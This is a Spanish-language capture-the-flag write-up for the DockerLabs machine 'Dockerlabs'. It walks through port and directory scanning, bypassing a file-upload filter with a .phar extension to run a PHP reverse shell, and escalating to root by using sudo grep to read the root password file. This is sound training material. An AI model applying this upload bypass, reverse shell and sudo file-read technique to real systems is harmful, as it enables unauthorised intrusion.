🏴‍☠️ Write-Up: Máquina "Dockerlabs"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Realizo un escaneo general solamente para identificar puertos abiertos.

```
┌──(root㉿kali)-[~]
└─# nmap -p- --open -vvv 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-01 09:51 -04
Initiating ARP Ping Scan at 09:51
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 09:51, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:51
Completed Parallel DNS resolution of 1 host. at 09:51, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 09:51
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 09:51, 5.33s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000030s latency).
Scanned at 2025-06-01 09:51:33 -04 for 5s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.83 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

🎯 2. Escaneo y Enumeración


Ahora, hago un escaneo más profundo en el puerto abierto encontrado anteriormente para ver servicios y versiones.

```
┌──(root㉿kali)-[~]
└─# nmap -p80 -sC -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-01 09:51 -04
Nmap scan report for 172.17.0.2
Host is up (0.00013s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Dockerlabs
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.93 seconds
```

Con Gobuster busco directorios en la web, se encuentran tres directorios interesantes los cuales son **/uploads**, **/upload.php** y **/machine.php**.


```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 8235]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/uploads              (Status: 301) [Size: 310] [--> http://172.17.0.2/uploads/]
/upload.php           (Status: 200) [Size: 0]
/machine.php          (Status: 200) [Size: 1361]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
===============================================================
Finished
===============================================================
```

Ingreso a /machine.php y permite subir archivos. Es una buena opción para hacer reverse shell.




💥 3. Explotación de Vulnerabilidades

Intento subir una reverse shell en php de pentestmonkey editando las variables para adaptarla a mi situación.




Al subirlo, me dice que solo permite archivos .zip, por ende, no sirvió subirlo en .php.




No se permite la subida de archivos que no sean .zip

Vuelvo a subir el archivo pero con BurpSuite interceptando la petición. Luego, envío la solicitud interceptada a Intruder.
Al tenerlo en intruder, puedo testear con otras extensiones para ver qué extensión del archivo es aceptada. Intento con **.phar** y fué exitoso.




Envío nuevamente la petición de subida de archivo pero con .phar, fue exitoso.




Me pongo a la escucha en mi máquina con netcat en el puerto 443.


Hago click en el archivo subido para ejecutarlo.




Recibo la conexión en mi máquina, acceso exitoso.



Ahora me pongo a mejorar la terminal para trabajar más cómodo y estable.





* El stty de las columnas y filas cambia en cada dispositivo, por eso, para saber el tuyo usa "**stty size**" en tu máquina antes de configurarla en la terminal de la máquina objetivo.

🔐 4. Escalada de Privilegios y Post-explotación

Con “**sudo -l**” busco archivos que se ejecuten como sudo. Encuentro “**grep**” y “**cut**” con este tipo de permisos..

```
www-data@95c7406e40c5:/$ sudo -l
Matching Defaults entries for www-data on 95c7406e40c5:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on 95c7406e40c5:
    (root) NOPASSWD: /usr/bin/cut
    (root) NOPASSWD: /usr/bin/grep
```

En GTFOBINS busco comandos existentes para escalar privilegios con “**grep**”. Encuentro un comando que básicamente le entrego la ruta de un archivo y luego lee todas las líneas del archivo. Como tiene permisos sudo, puede acceder a cualquier ruta de la máquina.

.. / grep ☆ Star 11,676

File read | SUID | Sudo

There are many `grep` flavors that in many cases are just copies, symlinks or wrappers around the original binary that may share the same behavior, for example: `egrep`, `fgrep`, `zgrep`, etc.

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
grep '' $LFILE
```

En **/opt** hay un archivo llamado “**nota.txt**” que me da la ruta del archivo que contiene la clave de root.

```
www-data@95c7406e40c5:/opt$ pwd
/opt
www-data@95c7406e40c5:/opt$ ls
nota.txt
www-data@95c7406e40c5:/opt$ cat nota.txt
Protege la clave de root, se encuentra en su directorio /root/clave.txt, menos mal que nadie tiene permisos para acceder a ella.
```

Almaceno en la variable esa ruta que contiene el archivo con la contraseña de root. Luego con sudo le digo a grep que me muestre todas las líneas de ese archivo. Y magia, muestra la contraseña de root. Finalmente, me cambio a root usando la contraseña obtenida, y listo, soy root.

```
www-data@95c7406e40c5:/opt$ LFILE=/root/clave.txt
www-data@95c7406e40c5:/opt$ grep '' $LFILE
grep: /root/clave.txt: Permission denied
www-data@95c7406e40c5:/opt$ sudo grep '' $LFILE
dockerlabsmolamogollon123
www-data@95c7406e40c5:/opt$ su root
Password:
root@95c7406e40c5:/opt# whoami
root
root@95c7406e40c5:/opt# id
uid=0(root) gid=0(root) groups=0(root)
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.